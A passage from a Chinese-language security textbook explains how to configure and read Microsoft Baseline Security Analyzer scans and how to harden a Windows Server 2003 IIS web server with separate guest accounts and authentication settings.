在此文本框中允许输入在同一个网段中的任意 IP 地址，但不能输入跨网段的 IP，否则会提示 Computer not found.(计算机没有找到)的信息。

2）设定安全报告的名称格式

每次扫描成功后，MBSA 会将扫描结果以“安全报告”的形式自动地保存起来。MBSA 允许用户自行定义安全报告的文件名格式，只要在 Security report name 文本框中输入文件格式即可。MBSA 提供两种默认的名称格式：“%D%-%C% (%T%)”(域名-计算机名(日期戳))和“%D%-%IP% (%T%)”(域名-IP 地址(日期戳))。

3）设定扫描中要检测的项目

在默认情况下，无论计算机是否安装了 Office、IIS 等多种 Microsoft 软件产品，MBSA 都会检测计算机上是否存在以上软件的漏洞。这不但浪费扫描时间，而且影响扫描速度。用户可以根据自身情况进行选择，对于一些没有安装的软件可以不选，例如，若没有安装 SQL Server，则可不选中 Check for SQL administrative vulnerabilities 复选项，这样能缩短扫描时间，提高扫描速度。

MBSA 提供了让用户自主选择检测的项目的功能。只要用户选中(或取消)Options 中

某个复选项，就可让 MBSA 检测(或忽略)该项目。允许用户自主选择的项目有：

- Check for Windows administrative vulnerabilities(检查 Windows 的漏洞)；
- Check for weak passwords(检查密码的安全性)；
- Check for IIS administrative vulnerabilities(检查 IIS 系统的漏洞)；
- Check for SQL administrative vulnerabilities(检查 SQL Server 的漏洞)。

至于其他项目(如 Office 软件的漏洞等)MBSA 会强制扫描。

4) 设定安全漏洞清单的下载途径

在全面扫描计算机前，MBSA 需要一份安全漏洞清单(漏洞的详细信息，例如，什么软件隐含漏洞、漏洞存在的具体位置、漏洞的严重级别等)为蓝本，将计算机上安装的所有软件与安全漏洞清单进行对比。如果发现某个漏洞，MBSA 就会将其写入到安全报告中。因此，要想让 MBSA 准确地检测出计算机上是否存在漏洞，安全漏洞清单的内容是否是最新的就至关重要了。目前 MBSA 提供了两种更新方法：

(1) 从 Microsoft 官方网站上下载

Microsoft 会在它的官方网站上及时发布最新的安全漏洞清单，所以 MBSA 被默认设置为每一次扫描时自动链接到 Microsoft 官方网站下载最新的安全漏洞清单。如果用户已经下载了最新的安全漏洞清单，则可取消 Check for security updates 复选项。否则应该选中此复选项，以确保安全漏洞清单的内容是最新的。

(2) 从 SUS 服务器上下载

有些局域网中架设了 SUS(Software Update Services，软件升级服务)服务器，所以此类用户可以选择此方法下载最新的安全漏洞清单，只要选中 Use SUS Server 复选框，并在其下的文本框中输入 SUS 的地址即可。

第 2 步：设置好各项参数后单击 Start Scan 菜单，将弹出 Scanning 对话框(见图 6-18)，MBSA 将开始扫描指定的计算机。




图 6-18　MBSA 扫描页面

第 3 步：扫描完成后，MBSA 会将扫描的结果以安全报告的形式默认保存到 C:\Documents and Settings\Administrtor\SecurityScans 的文件夹中。

第 4 步：除了保存扫描结果，MBSA 还会自动弹出 View security report 对话窗（见图 6-19），显示出安全报告的内容。




图 6-19　MBSA 报告页面

在扫描结果中主要有 Security Update Scan Results、Windows Scan Results、Internet Information Services（IIS）Scan Results、SQL Server Scan Results 和 Desktop Application Scan Results 五种。用户可以根据安全报告的 Score 列中不同颜色的图标来简单区分被扫描的计算机存在安全漏洞的等级：

- 绿色的图标表示该项目已经通过检测。
- 红色的图标表示该项目存在严重安全隐患。
- 黄色的图标表示该项目存在中等级别的安全隐患。
- 图标表示由于某种原因 MBSA 跳过了其中的某项检测。
- 蓝色的图标表示是一些附加信息。

第 5 步：修补系统漏洞。

图 6-20 显示了图 6-21 中一个安全漏洞，由图可以看出被扫描主机的用户设置了空密码或密码太简单，单击 How to correct this 链接，进入 Microsoft 公司的 MBSA 的帮助页面，按照页面中 Instructions 项（见图 6-24）的步骤，完成漏洞的修补。

Local Account Password Test　Some user accounts (1 of 7) have blank or simple passwords, or could not be analyzed.
What was scanned　Result details　How to correct this

图 6-20　Local Account Passwords 安全漏洞

Instructions

To change password policy settings in Windows Server 2008, Windows Vista, Windows Server 2003

1. Open the **Control Panel**.
2. Double-click **Administrative Tools**, and then double click **Local Security Policy**.
3. Double-click the **Account Policies** folder, and then select the **Password Policy** folder.
4. Double-click the policy that you want to change and then specify the new policy setting.

To change password policy settings in Windows XP Home Edition

1. Open the **Control Panel**.
2. Select **User Accounts**.
3. Click the user account you would like to change and select the Password function.

图 6-21　MBSA 帮助页面 Instructions

6.4.2　Windows 中 Web、FTP 服务器的安全配置

1. Windows Server 2003 的 WWW 服务器的安全配置

IIS 网站的网页最好保存在 NTFS 分区内以便通过 NTFS 权限来增加网页的安全性。安装步骤如下：

（1）安装 Windows Server 2003。

① 选择“开始”→“控制面板”→“更改或删除程序”→“添加/删除 Windows 组件”选项，弹出“Windows 组件向导”对话框。在组件列表中，选中“应用程序服务器”组件，如图 6-22 所示。

② 单击“详细信息”按钮，弹出如图 6-23 所示的对话框，选中“Internet 信息服务(IIS)”组件。



图 6-22　选中“应用程序服务器”组件



图 6-23　“Internet 信息服务(IIS)”组件

③ 单击“详细信息”按钮，选择的子组件包括“Internet 信息服务管理器”、“万维网服务”和“文件传输协议(FTP)服务”等，建议全部选择这些子组件。

④ 在“万维网服务”可选组件中包括重要的子组件，如 Active Server Pages 和远程管理(HTML)，要查看和选择这些子组件，选中“万维网服务”复选框，然后单击“详细信息”按钮即可。

(2) 配置 WWW 服务器。

IIS 6.0 安装完成后,需要一定的配置才能提供服务。

① 配置 IP 地址,选择“Internet 信息服务管理器”→“网站”→“默认网站”选项,右击,在弹出的快捷菜单中选择“属性”命令,弹出如图 6-24 所示的“默认网站属性”对话框,在“网站”选项卡中,单击 IP 地址右边的下拉列表,选择访问该网站时提供服务的 IP 地址,如果服务器有多个地址,也可以单击“高级”选项添加多个 IP。




图 6-24　“默认网站属性”“网站”选项卡

② 设置默认目录,默认的网站主目录是 LocalDrive:\Inetpub\wwwroot(LocalDrive 是安装 Windows 系统的磁盘驱动器)。为了系统安全,默认目录一般设置为 NTFS 格式的其他分区,在上图“默认网站属性”对话框中选择“主目录”选项卡,如图 6-25 所示,选择主目录所在位置。




图 6-25　“主目录”选项卡

通常情况下，Web 网站需要至少一个默认文档，IIS 6.0 搭建 Web 网站时，默认文档的文件名有 5 种，分别为：default.html、default.asp、index.htm、iisstar.htm 和 default.aspx。如图 6-26 所示，在访问时，如本书搭建平台中输入 http://192.168.18.88 时，系统会自动按照顺序从上到下去匹配默认目录中是否有这些文件，直到第一次匹配，如没有则返回错误。



图 6-26 “文档”选项卡

(3) 对 WWW 服务器(IIS)进行安全设置。

在进行 IIS 安全配置之前还需要对 Windows 2003 服务器进行一些安全配置，如将一些危险的服务禁止，关闭机器上开启的共享文件，只开发必须的端口等，这里就不讲解了。IIS 的安全配置主要从以下几点入手：

① 删掉 C:/inetpub 目录，删除 IIS 不必要的映射。

② 使用主机的每个 Web 站点都应该新建单独的 IIS 来宾用户，这样即使一个网站由于后台漏洞被入侵也不会波及整台服务器，整个服务器管理权限不会沦陷。

大部分 WWW 访问都是匿名的，客户端请求时不需要使用用户名和密码，但对安全要对用户身份进行验证，IIS6.0 提供 5 种验证方法：

- 匿名验证：允许客户对 Web 网站匿名访问，此种方式对网站进行访问时，并不要求输入用户名和密码。IIS 会自动创建名为 IUSR_computername 的 Windows 用户账户，其中 computername 是正在运行 IIS 服务器的名称，如果启用了匿名 FTP 身份认证则 IIS 始终先使用该种认证方法。
- 基本身份验证：该种认证方法，要求提供用户名和密码。基本身份认证方式用户输入的用户名及密码是以明文方式在网络上传输，安全性很低。
- Windows 域服务器的摘要式身份认证：摘要式身份认证提供与基本认证相同的功能，但是摘要式身份认证将凭据作为 MD5 哈希或消息摘要在网络上传输(无法从哈希中解密原始的用户名和密码)。
- 集成 Windows 身份验证：集成 Windows 身份验证(以前称为 NTLM 或 Windows

NT 质询/响应验证)是一种安全的验证形式,因为在通过网络发送用户名和密码之前,先将它们进行哈希计算。当启用集成 Windows 身份验证时,用户的浏览器通过与 Web 服务器进行密码交换(包括 Hash)来证明其知晓密码。集成 Windows 身份验证是 Windows Server 2003 家族成员中使用的默认验证方法。

- .NET Passport 身份验证:它为用户提供了单一登录安全性,也就是说用户只登录一次即可访问其他授权的服务。可使用户在访问启用了 .NET Passport 的网站和服务时更加安全。启用了 .NET Passport 的站点依靠 .NET Passport 中央服务器来对用户进行身份验证。但是,该中央服务器不会授权或拒绝特定用户对各个启用了 .NET Passport 的站点进行访问。控制用户的权限由网站负责。选择此选项时,对 IIS 的请求必须在查询字符串或 Cookie 中包含有效的 .NET Passport 凭据。如果 IIS 不检测 .NET Passport 凭据,这些请求就会被重定向到 .NET Passport 登录界面。

一般在禁止匿名访问情况下,才启用其他验证方式,下面以"默认网站"为例介绍如何设置来宾账号、验证方式以及访问权限:

- 右击"我的电脑"图标→"管理"→"本地用户和组"。左边栏目中选择"组",右击,选择"新建组",新建一个组名 webguestgroup,加上描述。如图 6-27 所示。



图 6-27　添加 webguestgroup 组

- 右击左边栏目中所选的"用户",选择"新建用户",新建一个用户 webguest,加上描述,设置密码(后面 IIS 设置中需要此密码),将用户下次登录时需更改密码前的勾去除,同时勾选用户不能更改密码和密码永不过期,如图 6-28 所示。
- 设置 webguest 用户隶属于 webguestgroup 组,删掉原来的所属组 Users,如图 6-29 所示。
- 选择"Internet 信息服务(IIS)"→"网站"→"默认网站"选项,右击并在出现快捷菜单中选择"属性"命令,选择"目录安全性"选项卡,单击"身份验证和访问控制"选项区域中的"编辑"按钮,弹出"身份验证方法"对话框,在输入要选择对象名称中输入



图 6-28　添加 webguest 组　　　　图 6-29　webguest 用户隶属组

webguest，如图 6-30 所示。

- 此时要求用户在“身份验证方法”对话框中输入“webguest 用户”的密码，密码要输入两次，如图 6-31 所示。

